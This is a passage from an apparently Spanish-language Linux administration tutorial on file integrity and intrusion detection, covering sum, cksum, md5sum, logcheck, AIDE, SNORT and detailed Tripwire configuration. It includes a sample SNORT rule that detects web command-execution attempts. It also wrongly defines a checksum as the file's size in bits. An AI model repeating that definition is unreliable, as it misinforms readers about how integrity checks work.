corrompida o ha sido violada. Hasta los usuarios caseros sufren complicaciones como resultado de descargar archivos corruptos. Por esta razon, es importante asegurar que la intyegridad de los archivos sea mantenida cuando sea posible. La integridad de un archivo consiste en su existencia constante como pieza completa e incambiable de informacion, al menos que cambios especificos e intencionales se les proporcione. Cuando la integridad de un archivo ha sido comprometida, los resultados son impredecibles y potencialmente peligrosos. Los efectos de tener un archivo alterado de su estado previsto puede estar en el rango desde lo mas bajo hasta lo devastador. Cuando un cracker invade un sistem, ellos pueden estar dispuesto a hacer cualquier número de ajustes a el sistema. Esos cambios pueden estar en el rango desde agregar y eliminar archivos, agregar virus y reemplazar programas por Troyanos (Trojan Horse). Uno de los buenos rasgos de los crackers es eliminar cualquier evidencia de intrusion, tales cambios pueden pasar sin ser detectados indefinidamente dependiendo de la habilidad del culpable. Esto no es solo un mal para el usuario el cual infectara su sistema sin tener conocimiento alguno de lo que esta haciendo, pero los cambios a algunos archivos resultarian tambien en una degradacion por completo del sistema. Por estas razones, es importante tener una manera de verificar y mantener la integridad de los archivos.

Conociendo que archivos han cambiado su invaluable informacion cuando se rastraean los movimientos de alguien que ha comprometido un sistema. Un metodo de verificar la integridad de un archivo es usando un checksum. un sistema de checksum envuelve agregar a un archivo un número que representa el tamaño del archivo en bits. Cuando es necesaria la verificacion de integridad, el checksum puede ser comparado al tamaño del archivo, y si existe una diferencia, el archivo ha sido cambiado. Por ejemplo, TCP utiliza un checksum en cada paquete que este transmite en orden de asegurar que cada paquete llegue seguro y sin cambios mientras son transmitidos desde un punto a otro en una red. Un metodo similar de localizar errores en archivos transmitidos es la verificacion de redundancia ciclica. La Verificacion de Redundancia Ciclica (Cyclic Redundancy Check -CRC-) envuele la aplicacion de polinomios a una parte de una dato dada que generara un CRC basado en el dato que este contine. Parecido a checksum, este CRC es agregado al dato y usado para la verificacion por comparacion cuando el mismo polinomio es aplicado mas adelante.

Utilitarios de Verificacion de Integridad

Existen muchos utilitarios para la verificacion de la integridad de los archivos en un sistema, dependiendo en la necesidad de seguridad necesitado por tal sistema. Elegir la mejor utilidad y usarla consistentemente haria mucho para incrementar la seguridad del sistema. A continuacion se les mencionara algunos de los utilitarios mas conocidos.

sum

El utilitario sum desplegara un checksum de un archivo en específico como tambien la cuenta de los bloques del archivos. La sintasis para este utilitario es: **sum nombre_del_archivo**

Por ejemplo, para el nombre de archivo alex, el comando sum alex sera usado para almacenar la informacion del checksum, y la salida resultante sera: **13144 196**

Para mas de un archivo, tales como alex y disla, el comando sera sum alex disla, y la salida incluira los nombre de los archivos correspondientes, tales como:

13144 196 alex
54895 7393 disla

Cuando se esta trabajando con un largo número de archivos, como sera el caso cuando se realiza verificacion de seguridad en un sistema grande, una buena práctica es que periodicamente se almacene la informa-

cion en un log del checksum realizado a archivos y directorios importantes. En el evento de que un sistema es comprometido, esos logs pueden ser comparados para verificar cuando y cuales archivos fueron modificados. Para realizar una operacion de sum de todos los archivos en un directorio, el comando sum * puede ser usado. Para direccionar la salida a un archivo para usarlo luego como referencia, se usa la siguiente sintaxis:

sum nombre_del_archivo(s) > archivo_log

Por ejemplo, el comando sum * > checklog.txt añadira la informacion de sum para todos los archivos ubicados en el directorio actual a un archivo llamado checklog.txt. sum no realizara operaciones en directorios.

cksum

El utilitario cksum funciona casi identicamente al utilitario sum. La mayor diferencia es que cksum despliega un checksum CRC y el tamaño del archivo en bytes. cksum tambien imprime el nombre del archivo, aunque solo se especifique un solo archivo. La sintaxis de usar cksum es identica a la del utilitario sum. Al igual que sum, cksum puede ser usado para realizar comparaciones de log en archivos para determinar la probabilidad de perder la integridad de los archivos. cksum puede tambien ser usado para verificar un archivo en contra de la informacion de cksum que es algunas veces incluidas con archivos que pueden ser recibidos desde o transferidos a traves de redes inseguras.

md5sum

md5sum es un utilitario extremadamente util que genera un checksum de 128-bit para un archivo y despliega el checksum y el nombre de archivo. La sintaxis para md5sum es como sigue:

md5sum nombre_del_archivo

La salida para realizar una operacion md5sum en los archivos alex y disla aparecera similar a la salida mostrada a continuacion:

d9a0ef12523ed0dc0c214d154dd66d4e alex
7a1d769767e53d8fa814197635a691e1 disla

Adicionalmente, la informacion de md5sum puede ser añadida a un archivo. La mayor diferencia entre md5sum y el utilitario mencionado anteriormente es que md5sum realizara una verificacion comparativa entre el archivo almacenado en el log y el archivo existente. Para hacer esto, primero creamos un archivo log usando la siguiente sintaxis:

md5sum nombre_del_archivo > archivo_log.txt

Para este ejemplo, sungamos que todos los archivos en un directorio dado seran almacenados en un log y verificados. Para hacer esto, se debe de ejecutar el siguiente comando md5sum * > archivo_log.txt. Una vez el archivo ha sido creado, md5sum lo verificara con los archivos existentes en el directorio si es invocado con el argumento -c, como es mostrado a continuacion:

md5sum -c archivo_log.txt

Una vez este comando es ejecutado, md5sum desplegara si el checksum para cada archivo ha cambiado. Si un archivo no ha cambiado, el texto “OK” sera mostrado al lado del nombre del archivo. Si el checksum difiere entrel el archivo log y el ultimo checksum computado, el texto “FAILED” sera mostrado al lado del nombre del archivo.

logcheck

El utilitario logcheck es util para la deteccion de potenciales agujeros de seguridad, escaneando los logfiles de los usuarios para determinar si han ocurrido ciertas actividades que autorizan la investigacion. Luego logcheck le envia al administrador via email un reporte de tales acciones. Haciendo uso del utilitario

logtail, logcheck busca en los archivos logs de los usuarios por cadenas que se merezcan la atencion del administrador de sistemas. Por ejemplo, en el evento de que un usuario intente ganar acceso al super usuario usando la manera de entrar contraseñas invalidas repetidamente, una entrada a un archivo log sera hecha que reflejara los intentos fallidos al momento de ingresar como super usuario (superuser login). Tal entrada causara que logcheck envie un email con un reporte de los intentos fallidos al administrador de sistemas. Si se ejecuta en background como un trabajo (job) de cron, logcheck salvara a un administrador de sistemas de una potencial tarea de manualmente revisar un largo número de archivos logs para problemas.

logcheck requiere algunas configuraciones. Esto incluye hacer varios cambios al archivo logcheck.sh tal como indicando el email del administrador de sistemas y especificando cuales archivos logs deben de ser verificados.

La parte mas dificil de la configuración es especificar que informacion verificar dentro del archvio log. Desde que las entradas de diferentes eventos al archivo log varian de una distribucion de GNU/Linux a otra, logcheck puede no detectar un mensaje de error al menos si es distintamente especificada por el administrador de sistema. Por ejemplo, si logcheck busca por la cadena LOGIN FAILURE, este no alertara al administrador de sistemas de un problema si en la distribucion de GNU/Linux se reporta AUTHENTICATION FAILURE como intento de login fallido en el log. Por esta razon, debe de ser necesario para los administradores de sistemas examinar la prioridad de sus archivos logs para configurar logcheck y determinar cuales entredas especificas su distribucion en particular reporta.

Cuatro archivos son usados por logcheck para determinar que entrada de log merece atencion administrativa: logcheck.hacking, logcheck.violations, logcheck.violations.ignore y logcheck.ignore. Esos archivos son consultados en el orden de la lista, y cada uno de ellos contiene criterios de busquedas especificos.

El archivo logcheck.hacking contiene cadenas que sugeriran intentos de ganar acceso al sistema. Esos agujeros son listados en el reporte de logcheck debajo de Active System Attack Alerts (Alertas de Ataque Activas del Sistema).

El archivos logcheck.violations contiene cadenas resultantes de una actividad potencialmente maliciosa en un sistema. Esos agujeros seran listados en el reporte debajo de Security Violations (Violaciones de Seguridad).

El archivo logcheck.violations.ignore filtrara las operaciones deseables que naturalmente retornaran cadenas que fueron ya detalladas en el archivo logcheck.violations.

El cuarto archivo, logcheck.ignore, contiene todas las entradas del log que seran ignoradas.

Cualquier entrada en el log que no enlace en logcheck.hacking, logcheck.violations y logcheck.ignore seran listadas en el reporte de logcheck debajo de Unusual System Events (Eventos del Sistema Inusuales).

AIDE

El programa AIDE, surge como una iniciativa de clonar un sistema de detección de intrusos muy famoso denominado Tripwire, el cual no es software libre. Este sistema se basa en considerar la integridad de los archivos como una de las alarmas de que ha existido una intrusión. De todo el mundo es sabido que una de las acciones más comunes de un intruso en un sistema es garantizar el acceso a este sistema aunque el fallo por el que ha accedido a el sea corregido, para ello, los infractores introducen programas que suplantan a los actuales y que habitualmente tienen un fin añadido (generalmente la obtención de datos del

sistema, passwords, implantan puertas traseras, etcétera.)

La aproximación que tanto AIDE como Tripwire adoptan es la de salvaguardar ciertos datos de los sistemas de archivos de modo que comparando la situación actual de los mismo con la obtenida posteriormente, se pueda saber que archivos han cambiados. Ambos programas marcan ciertos directorios como /usr/bin como aquellos cuyos archivos no deben ser cambiados. Tras hacer esto, se extraen sumas MD5 o de otro tipo y se guardan fuera del sistema (un disquete, una cinta, etcétera).

Si el administrador del sistema, por algún motivo cree que ha podido ser objetivo de una intrusión, recupera las sumas originales, el programa realiza las sumas actuales y las compara, si en algún archivo las sumas no coinciden se da una alarma ya que puede significar que alguien alteró el archivo con intenciones aviesas. Con este tipo de sistemas no solo podemos obtener la alarma de que alguno de nuestros archivos ha cambiado sino que también aislaremos el archivo en cuestión.

Es importante la puntualización de guardar las sumas en un soporte físico fuera de la máquina ya que si las dejamos en la misma y alguien realiza una intrusión, podría modificarlas para que encajasen con su programa con código malicioso.

Este sistemas de detección de intrusos no es en tiempo real (se pasa cuando se tiene una sospecha de que algo va mal o cada cierto tiempo) y puede encajar en los sistemas basados en el objetivo (detectando anomalías).

SNORT

SNORT es un sistema de detección de intrusos en tiempo real y basado en red muy potente. Este sistema sigue el planteamiento de colocar una máquina con un interfaz promíscuo que monitorice el tráfico que circula por la red, de este modo SNORT busca patrones que hagan presagiar que se esta desencadenando un ataque sobre la red que este monitoriza.

Al igual que logcheck y siguiendo la arquitectura general, el sistema incorpora paquetes de reglas para realizar chequeos determinados sobre el tráfico de red, en este caso categorizados en diversos (y numerosos) grupos como smtp.rules, ddos.rules, etcétera.

Otra de las grandes virtudes de SNORT es que incorpora un sistema bastante sencillo para escribir nuestras reglas, de modo que podemos adaptarlo a nuestros requerimientos reescribiendo las reglas para los incidentes que deseamos monitorizar.

Un ejemplo de regla de SNORT:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-ATTACKS ps command
attempt"; flags:A+; uricontent:"/bin/ps"; nocase; sid:1328; rev:1;
classtype:web-application-attack;)
```

Con este lenguaje se nos permite introducir no solo el protocolo o el puerto al que va destinado el paquete, también podemos indicar el contenido de este, flags determinados de los protocolos, etcétera, de modo que hace el programa extremadamente flexible.

Tripwire

El software Tripwire puede ayudarle a asegurar la integridad de archivos y directorios de sistema esenciales identificando todos los cambios hechos a ellos. Las opciones de configuración de Tripwire incluyen la capacidad de recibir alertas por medio de correo electrónico si hay archivos específicos que han

sido modificados y el control de integridad automatizado a través de un trabajo cron. El uso de Tripwire para detectar intrusiones y fijar daños le ayuda a mantenerlo al tanto de los cambios del sistema y puede agilizar el restablecimiento de una entrada forzada reduciendo el número de archivos que hay que restablecer para reparar el sistema.

Tripwire compara los archivos y directorios con una base de datos de la ubicación de los archivos, las fechas en que han sido modificados y otros datos. Tripwire genera la base de datos tomando una lista de archivos y directorios específicos en estado conocido como seguro. (Para máxima seguridad, Tripwire debería ser instalado y la base de datos debería ser creada antes que el sistema sea expuesto al riesgo de intrusion.) Después de haber creado la base de datos, Tripwire compara el sistema actual con la base de datos y proporciona información sobre cualquier modificación, añadidura, o supresión.

Aunque es una herramienta muy valiosa para revisar el estado de seguridad de su sistema, Tripwire no es una herramienta opensource. Para mas informacion Contacte Tripwire, Inc., (http://www.tripwire.com).

Cómo usar Tripwire

Los pasos a tomar para instalar, usar y mantener Tripwire adecuadamente son los siguientes:

Instale Tripwire y personalice el archivo de políticas- si no lo ha hecho ya, instale la ultima version. Luego personalice la configuración de muestra (/etc/tripwire/twcfg.txt) y los archivos de política (/etc/tripwire/twpol.txt) y ejecute la secuencia de comandos (/etc/tripwire/twinstall.sh).

Inicialice la base de datos de Tripwire- construya una base de datos de los archivos esenciales del sistema para supervisarlos basándose en el contenido del archivo de política Tripwire (/etc/tripwire/tw.pol).

Ejecute un control de integridad Tripwire- compare la base de datos Tripwire recién creada con los archivos reales del sistema en busca de archivos modificados o desaparecidos.

Examine el archivo de informes Tripwire- Examine el archivo de informes Tripwire con /usr/sbin/twprint para distinguir las violaciones a la integridad.

Tome las médidas de seguridad adecuadas- si los archivos bajo supervisión han sido modificados en modo inadecuado, los puede reemplazar con los originales salvados en copias de seguridad o reinstalar el programa.

Actualice el archivo de la base de datos de Tripwire- si las violaciones a la integridad son intencionales y válidas, como si usted hubiese intencionalmente modificado un archivo o reemplazado un determinado programa, debería avisarle al archivo de base de datos de Tripwire que no lo indique como violación en informes futuros.

Actualice el archivo de política Tripwire- si necesita cambiar la lista de archivos que Tripwire supervisa, o la manera en que trata las violaciones a la integridad, debería actualizar su archivo de muestra de política (/etc/tripwire/twpol.txt), regenerar una copia firmada (/etc/tripwire/tw.pol), y actualizar su base de datos de Tripwire.

Personalización de Tripwire

Después de haber instalado Tripwire, tiene que completar los siguientes pasos para inicializar el software:

• Modificar /etc/tripwire/twcfg.txt

Aunque no tiene que modificar este archivo de prueba de configuración de Tripwire, le recomendamos que lo haga. De hecho, quizás desee alterar la localización de los archivos Tripwire, personalizar los parámetros del e-mail o el nivel de detalles para los informes.

Debajo se expone una lista con las variables configurables de usuario requeridas en el archivo /etc/tripwire/twcfg.txt:

POLFILE -	Especifica la localización del archivo de política; /etc/tripwire/tw.pol es el valor perdeterminado.
DBFILE -	Especifica la localización del archivo de la base de datos; /var/lib/tripwire/$(HOSTNAME).twd es el valor predeterminado.
REPORTFILE -	Especifica la localización de los archivos de informe. Por defecto, el valor está en /var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr.

SITEKEYFILE - Especifica la localización del archivo de la llave del sitio; /etc/tripwire/site.key es el valor predeterminado.

LOCALKEYFILE - Especifica la localización del archivo de la llave local; /etc/tripwire/$(HOSTNAME)-local.key es el valor predeterminado.

NOTA: Si modifica el archivo de configuración y no define las variables anteriores, el archivo de configuración no será válido. Si ocurre esto, cuando ejecute el comando tripwire aparecerá un mensaje de error y saldrá de la pantalla

El resto de las variables del archivo que se muestran en /etc/tripwire/twcfg.txt son opcionales. Entre ellas se encuentran las siguientes:

EDITOR - Especifica el editor de texto que sera empleado por Tripwire. El valor predeterminado es /bin/vi.

LATEPROMPTING - Si es verdadero esta variable configura Tripwire de manera que espere el mayor tiempo posible antes de pedir la contraseña al usuario, minimizando así el tiempo que la contraseña permanece en la memoria. El valor predeterminado es falso.

LOOSEDIRECTORYCHECKING - Si es verdadero esta variable configura Tripwire para que informe sobre los cambios que se han realizado en un archivo de un directorio y no sobre los cambios propios del directorio. Esto limita la redundancia en los informes de Tripwire. El valor predeterminado es falso.

SYSLOGREPORTING - Si es verdadero, esta variable configura Tripwire para que informe al demonio syslog usando el nivel de "usuario". Vea la página man de syslogd para mayor información. El valor predeterminado es falso.

MAILNOVIOLATIONS - Si es verdadero esta variable configura Tripwire para que envie un informe en forma de e-mail a intervalos regulares sin tener en cuenta si se han producido violaciones. El valor predeterminado es verdadero.

EMAILREPORTLEVEL - Especifica el nivel de detalles de los informes enviados por e-mail. Los valores válidos para esta variable son de 0 a 4. El valor predeterminado es 3.

REPORTLEVEL - Especifica el nivel de detalles de los informes generados por el comando twprint. Este valor puede ser cambiado en la línea de comandos pero el valor predeterminado es 3.

MAILMETHOD - Especifica qué protocolo de correo debe usar Tripwire. Los valores válidos son SMTP y SENDMAIL. El valor predeterminado es SENDMAIL.

MAILPROGRAM - Especifica qué tipo de programa de correo debe usar Tripwire. El valor predeterminado es /usr/sbin/sendmail -oi -t.

Después de modificar el archivo de configuración, tiene que configurar el archivo de políticas.

Por razones de seguridad, debe de borrar o guardar en un lugar seguro las copias en texto del archivo /etc/tripwire/twcfg.txt después de ejecutar el script de instalación o regenerar un archivo de configuración firmado. También puede cambiar los permisos de manera que no pueda ser leido.

• Modificar /etc/tripwire/twpol.txt

Aunque no es necesario, debe de modificar este archivo de política para darse cuenta de las aplicaciones específicas, de los archivos y de los directorios del sistema que seran administrados por Tripwire.

La modificación del archivo de política aumenta la utilidad de los informes de Tripwire minimizando los avisos falsos para los archivos y programas que no se están usando y añade funcionalidad como por ejemplo las notificaciones en forma de e-mail.

NOTA: La notificación via email no está configurada por defecto.

• Ejecutar el script twinstall.sh

Ejecute el script de configuración /etc/tripwire/twinstall.sh en la línea de comandos como root. La secuencia de comandos o script twinstall.sh le pedirá contraseñas locales y de sitios que se usan para generar llaves encriptadas para los archivos Tripwire. La secuencia de comandos crea y firma estos archivos.

Cuando selecciona las contraseñas del sitio y las locales, tiene que tener en cuenta lo siguiente:

- Use al menos ocho caracteres alfanuméricos y simbólicos para cada una de las contraseñas pero no exceda 1023.
- No usar comillas en las contraseñas.
- Las contraseñas Tripwire deben de ser diferentes de las de root o de cualquier otra contraseña del sistema.
- Use contraseñas únicas tanto para la clave del sitio como para la local.
- La contraseña de la clave del sitio protege la configuración de Tripwire y los archivos de política. La contraseña de la clave local protege la base de datos de Tripwire y los archivos de informes.

ADVERTENCIA: No se puede descifrar un archivo firmado si olvida su contraseña. Si ocurre esta situación, los archivos son inservibles y tiene que ejecutar el script de configuración de nuevo.

Al Encriptar los archivos de configuración, los archivos de política, la base de datos y los archivos de informe, Tripwire los protege de intrusos que no conocen las contraseñas locales. Esto siginifica que aunque un intruso obtenga al acceso de root al sistema, no podrá alterar los archivos Tripwire.

Una vez encriptados y firmados, no se puede cambiar el nombre ni mover los archivos de configuración y de política generados con el script twinstall.sh.

• Verificación de los informes Tripwire

El comando /usr/sbin/twprint se usa para visualizar los informes encriptados y la bases de datos de Tripwire.

• Visualización de los informes Tripwire

El comando twprint -m r muestra el contenido de un informe Tripwire en texto sin cifrar. Usted debe de especificarle a twprint cuál informe sera desplegado.

Un comando twprint para imprimir informes Tripwire sería semejante a lo siguiente:

/usr/sbin/twprint -m r —twrfile /var/lib/tripwire/report/<name>.twr

La opción -m r en el comando le ordena a twprint que descifre el informe Tripwire. La opción —twrfile le ordena a twprint que use un archivo de informe específico de Tripwire.

El nombre del informe Tripwire que desea ver contiene el nombre del host que Tripwire ha controlado para generar el informe, además de la fecha y hora de la creación. Usted puede consultar informes guardados previamente en cualquier momento. Simplemente ejecute el comando ls /var/lib/tripwire/report para ver una lista de informes Tripwire.

Los informes de Tripwire pueden ser algo largos, según la cantidad de violaciones encontrada o los errores generados. Un informe despliega una salida así:

Tripwire(R) 2.3.0 Integrity Check Report
Report generated by: root
Report created on: Fri Nov 12 04:04:42 2005
Database last updated on: Tue Nov 9 16:19:34 2005

==========

Report Summary:

==========

Host name: Equip01.codigolibre.org
Host IP address: 10.0.0.1
Host ID: None

```
Policy file used:          /etc/tripwire/tw.pol
Configuration file used:   /etc/tripwire/tw.cfg
Database file used:        /var/lib/tripwire/some.host.com.twd
Command line used:         /usr/sbin/tripwire --check

===============================================================================
Rule Summary:
===============================================================================
-------------------------------------------------------------------------------
Section: Unix File System
-------------------------------------------------------------------------------
  Rule Name              Severity Level    Added    Removed  Modified
  ---------              --------------    -----    -------  --------
  Invariant Directories  69                0        0        0
  Temporary directories  33                0        0        0
* Tripwire Data Files    100               1        0        0
  Critical devices       100               0        0        0
  User binaries          69                0        0        0
  Tripwire Binaries      100               0        0        0
```

El uso de twprint para ver la base de datos de Tripwire

También puede usar el comando twprint para ver la base de datos completa o la información sobre determinados archivos en la base de datos Tripwire. Esto es útil para ver la cantidad de información que Tripwire está supervisando en su sistema.

Ejecute este comando para ver la base de datos completa de Tripwire:

```
/usr/sbin/twprint -m d —print-dbfile | less
```

Este comando genera una gran cantidad de datos en la salida, los cuales son parecidos a los mostrados a continuacion:

```
Tripwire(R) 2.3.0 Database
Database generated by:      root
Database generated on:      Tue Nov 9 13:56:42 2005
Database last updated on:   Tue Nov 9 16:19:34 2005

===============================================================
Database Summary:
===============================================================
Host name:                  Equip1.codiglibre.org
Host IP address:            10.0.0.1
Host ID:                    None
Policy file used:           /etc/tripwire/tw.pol
Configuration file used:    /etc/tripwire/tw.cfg
Database file used:         /var/lib/tripwire/some.host.com.twd
Command line used:          /usr/sbin/tripwire --init

===============================================================
Object Summary:
===============================================================
-------------------------------------------------------------
# Section: Unix File System
-------------------------------------------------------------
    Mode       UID         Size       Modify Time
    ------     ----------  ---------- -----------

/
    drwxr-xr-x  root (0)    XXX        XXXXXXXXXXXXXXXXXX
```

```
/bin
   drwxr-xr-x  root (0)     4096       Mon Jan  8 08:20:45 2001
/bin/arch
   -rwxr-xr-x  root (0)     2844           Tue Dec 12 05:51:35 2000
/bin/ash
   -rwxr-xr-x  root (0)     64860         Thu Dec  7 22:35:05 2000
/bin/ash.static
   -rwxr-xr-x  root (0)     405576       Thu Dec  7 22:35:05 2000
```

Para ver información sobre un determinado archivo que Tripwire está supervisando, como /etc/hosts, ejecute el siguiente comando:

/usr/sbin/twprint -m d --print-dbfile /etc/hosts

El resultado será algo parecido a esto:

```
Object name:     /etc/hosts
Property:              Value:
____________           __________

Object Type            Regular File
Device Number          773
Inode Number           216991
Mode                   -rw-r—r—
Num Links              1
UID                    root (0)
GID                    root (0)
```

Consulte la página de manual de twprint para conocer otras opciones.

Actualización de la base de datos después de un control de integridad

Si ejecuta un control de integridad y Tripwire encuentra violaciones, primero habrá que determinar si las violaciones detectadas son realmente agujeros en la seguridad o el producto de modificaciones autorizadas. Si ha instalado recientemente una aplicación o ha modificado archivos de sistema esenciales, Tripwire le informará (debidamente) de violaciones a la integridad. En este caso debería actualizar su base de datos Tripwire para que esos cambios no vuelvan a aparecer en los informes como violaciones. Sin embargo, si se efectúan cambios no autorizados a archivos de sistema, generando violaciones al control de integridad, entonces debería restablecer el archivo original de una copia de seguridad o reinstalar el programa.

Para actualizar su base de datos de Tripwire de modo que acepte las violaciones encontradas en un informe, debe especificar el informe que desea usar para actualizar su base de datos. Cuando inicie un comando para integrar esas violaciones válidas en su base de datos, asegúrese de usar el informe más reciente. Ejecute el siguiente comando, donde name es el nombre del informe que deber usarse:

```
/usr/sbin/tripwire --update --twrfile          /var/lib/tripwire/report/<name>.twr
```

Tripwire le mostrará el informe específico por medio del editor de textos predeterminado (especificado en el archivo de configuración Tripwire en la línea EDITOR). Ésta es su oportunidad para quitar de la selección archivos que no desea que se actualicen en la base de datos de Tripwire. Es importante que permita que sólo se cambien las violaciones autorizadas a la integridad en la base de datos.

Todas las actualizaciones propuestas a la base de datos de Tripwire inician con una [x] antes del nombre del archivo como el siguiente ejemplo:

```
Added:
[x] "/usr/sbin/longrun"

Modified:
```

[x] "/usr/sbin"
[x] "/usr/sbin/cpqarrayd"

Si desea excluir específicamente que una violación válida sea añadida a la base de datos de Tripwire, quite la x de la casilla. Para aceptar como cambio cualquier archivo con la x al lado, escriba el archivo en el editor y salga del editor de textos.

Para modificar el editor predeterminado de Tripwire "vi" escriba el comando y pulse <insert> para efectuar los cambios a la base de datos de Tripwire. Cuando termine, pulse :wq. Se le pedirá que digite la contraseña local de manera que la base de datos se vuelva a crear con los cambios y se vuelva a firmar.

Después de que se haya escrito una nueva base de datos de Tripwire, las violaciones a la integridad recién integradas no volverán a aparecer como advertencias cuando se ejecute el siguiente control de integridad.

Actualización del archivo de política

Si en realidad desea modificar los archivos que Tripwire escribe en su base de datos o modificar la severidad con la cual se informan las violaciones, necesita modificar su archivo de políticas de Tripwire. Primero realize todos los cambios necesarios en el archivo de política de muestra (/etc/tripwire/twpol.txt). Si lo borró puede regenerarlo con el comando:

twadmin --print-polfile > /etc/tripwire/twpol.txt

Un cambio común a este archivo de política es convertir en comentario cualquier archivo que no exista en su sistema para que no genere el mensaje de error "file not found" en los informes de Tripwire. Por ejemplo, si su sistema no contiene un archivo /etc/smb.conf, puede decirle a Tripwire que no intente buscarlo comentando la línea que especifica esta ruta en el archivo twpol.txt:

 # /etc/smb.conf -> $(SEC_CONFIG) ;

Luego debe decirle a Tripwire que genere un archivo firmado nuevo /etc/tripwire/tw.pol y después que genere un archivo de base de datos actualizado basado en la información que contiene esta política. Suponiendo que /etc/tripwire/twpol.txt es el archivo de política modificado, utilize el siguiente comando:

/usr/sbin/twadmin —create-polfile -S site.key /etc/tripwire/twpol.txt

Se le pedirá la frase de contraseña de sitio. Luego el archivo twpol.txt se analizará sintácticamente y se firmará.

Es importante actualizar la base de datos de Tripwire después de haber creado un archivo /etc/tripwire/tw.pol nuevo. La forma más confiable para llevarlo a cabo es borrando su base de datos de Tripwire actual y creando una base de datos nueva con el archivo de política nuevo.

Si su archivo de base de datos de Tripwire se llama bob.domain.com.twd, ejecute este comando:

rm /var/lib/tripwire/bob.domain.com.twd

Luego ejecute el comando para crear una base de datos nueva:

/usr/sbin/tripwire --init

Para asegurarse que la base de datos haya sido modificada correctamente, ejecute manualmente el primer control de integridad y vea el contenido del informe consiguiente.

Tripwire y el Correo Electrónico

Tripwire puede enviar un mensaje de correo electrónico a alguien si se ha violado un tipo específico de regla en el archivo de política. Para configurar Tripwire para que pueda realizar esta funcionalidad, primero hay que saber la dirección de correo electrónico de la persona que recibirá el mensaje, de tal manera, si ocurre un determinado tipo de violación a la integridad, el usuario sera informado via correo electronico de todos los acontecimientos. Nóte que en sistemas grandes con administradores múltiples, puede informar a diferentes conjuntos de personas para determinados tipos de violaciones y no avisarle a nadie si ocurren sólo violaciones menores.

Una vez que se conoce a quién se avisara y sobre qué avisar, añada la línea emailto= a la sección de directivas de reglas de cada regla. Hágalo añadiendo una coma después de la línea severity= y poniendo emailto= en la línea siguiente, seguida por las direcciones de correo electrónico a las cuales enviar los informes de violaciones a esa regla. Se enviarán mensajes de correo electrónico múltiples si más de una dirección de correo electrónico ha sido especificada y si están separadas por un punto y coma.

Por ejemplo, si usted quisiera que a dos administradores, Sam y Bob, se les avise que se ha modificado el programa de red, cambie la directiva de la regla de Programas de Red en el archivo de política de la siguiente manera:

```
(
 rulename = "Networking Programs",
 severity = $(SIG_HI),
 emailto = johnray@domain.com;bob@domain.com
)
```

Envío de mensajes de correo electrónico de prueba

Para asegurarse de que la configuración para los avisos de correo electrónico por parte de Tripwire realmente sea capaz de enviar mensajes de correo electrónico correctamente, use el siguiente comando:

```
/usr/sbin/tripwire —test —email usuario@codigolibre.org
```

Se enviará inmediatamente un mensaje de correo electrónico de prueba a la dirección de correo electrónico por medio del programa tripwire.

Actualización del archivo de configuración de Tripwire

Si desea cambiar el archivo de configuración de Tripwire, primero modifique el archivo de configuración /etc/tripwire/twcfg.txt. Si lo borró, lo puede regenerar con el siguiente comando:

```
twadmin —print-cfgfile > /etc/tripwire/twcfg.txt
```

Tripwire no reconocerá los cambios realizados hasta que el archivo de texto de configuración está firmado correctamente y se haya convertido al /etc/tripwire/tw.pol con el comando twadmin.

Use el siguiente comando para regenerar el archivo de configuración del archivo de texto /etc/tripwire/twcfg.txt:

```
/usr/sbin/twadmin --create-cfgfile -S site.key /etc/tripwire/twcfg.txt
```

Debido a que el archivo de configuración no altera las políticas de Tripwire o los archivos reconocidos por la aplicación, no es necesario regenerar la base de datos de Tripwire.

Referencia de la localización del archivo Tripwire

Antes de trabajar con Tripwire, tiene que saber dónde están localizados los archivos importante para la aplicación. Tripwire almacena los archivos en una serie de lugares dependiendo de la función que tengan.

En el directorio /usr/sbin/ se encuentran los siguientes programas:
tripwire, twadmin, twprint

En el directorio /etc/tripwire/ se encuentran los siguientes archivos:

twinstall.sh -	El script de inicialización para Tripwire.
twcfg.txt -	El archivo de configuración de Tripwire.
tw.cfg -	El archivo de configuración firmado creado por el script twinstall.sh.
twpol.txt -	El archivo de especificar las políticas de Tripwire.
tw.pol -	El archivo de política firmado creado por el script twinstall.sh.
archivos claves -	Las claves locales y del sitio creadas por el script twinstall.sh que terminan con la extensión .key.

Después de ejecutar el script de instalación twinstall.sh encontrará los siguientes archivos en el directorio /var/lib/tripwire/:

La base de datos de Tripwire -	La base de datos de los archivos del sistema que tiene la extensión de archivo .twd.
Informes Tripwire -	El directorio report/ es donde se almacenan los informes de Tripwire.

La siguiente sección explica las funciones que estos archivos desempeñas en el sistema Tripwire.

Componentes Tripwire

A continuación le explicamos más detalladamente las funciones anteriormente descritas.

/etc/tripwire/tw.cfg

Es el archivo de configuración encriptado de Tripwire que almacena la información específica del sistema como la localización de los archivos de datos de Tripwire. El script instalador twinstall.sh y el comando twadmin generan este archivo usando la información de la versión en texto del archivo de configuración /etc/tripwire/twcfg.txt.
Después de ejecutar el script de instalación, el administrador de sistemas puede cambiar los parámetros modificando /etc/tripwire/twcfg.txt y regenerando una copia firmada del archivo tw.cfg usando el comando twadmin.

/etc/tripwire/tw.pol

El archivo de política activo de Tripwire es el archivo encriptado que contiene comentarios, reglas, directivas y variables. Este archivo dicta la manera en la que Tripwire verifica el sistema. Cada regla en el archivo de política especifica el sistema que se debe controlar. Las reglas también describen los cambios que se deben dar a conocer y los que no.
Los objetos del sistema son los archivos y directorios que desea controlar. Cada objeto se identifica con un nombre de objeto. Una propiedad se refiere a una sola característica de un objeto que el software Tripwire puede controlar. Las directivas controlan procesos adicionales de grupos de reglas en el archivo de política. Durante la instalación, el texto del archivo de política, /etc/tripwire/twpol.txt, se utiliza para generar el archivo de política activo de Tripwire.
Después de ejecutar el script de instalación , el administrador del sistema puede actualizar el archivo de política de Tripwire modificando /etc/tripwire/twpol.txt y regenerando una copia firmada del archivo tw.pol con el comando twadmin.

/var/lib/tripwire/host_name.twd

Cuando inicializa por primera vez Tripwire, Tripwire usa las reglas del archivo de política firmado para crear este archivo de base de datos. La base de datos de Tripwire es la del sistema en un estado seguro. Tripwire la compara con el sistema actual para determinar qué cambios se han producido. A esto se le conoce como control de integridad.

/var/lib/tripwire/report/host_name-date_of_report-time_of_report.twr

Cuando lleva a cabo el control de integridad, Tripwire crea archivos de informe en el directorio /var/lib/tripwire/report/. Los archivos de informe resumen los cambios realizados en los archivos que violaban las reglas de los archivos de política durante el control de integridad. Los informes se nombran usando la siguiente convención: host_name-date_of_report-time_of_report.twr. Estos informes detallan las diferencias entre la base de datos Tripwire y los archivos de su sistema.

El Sysmon

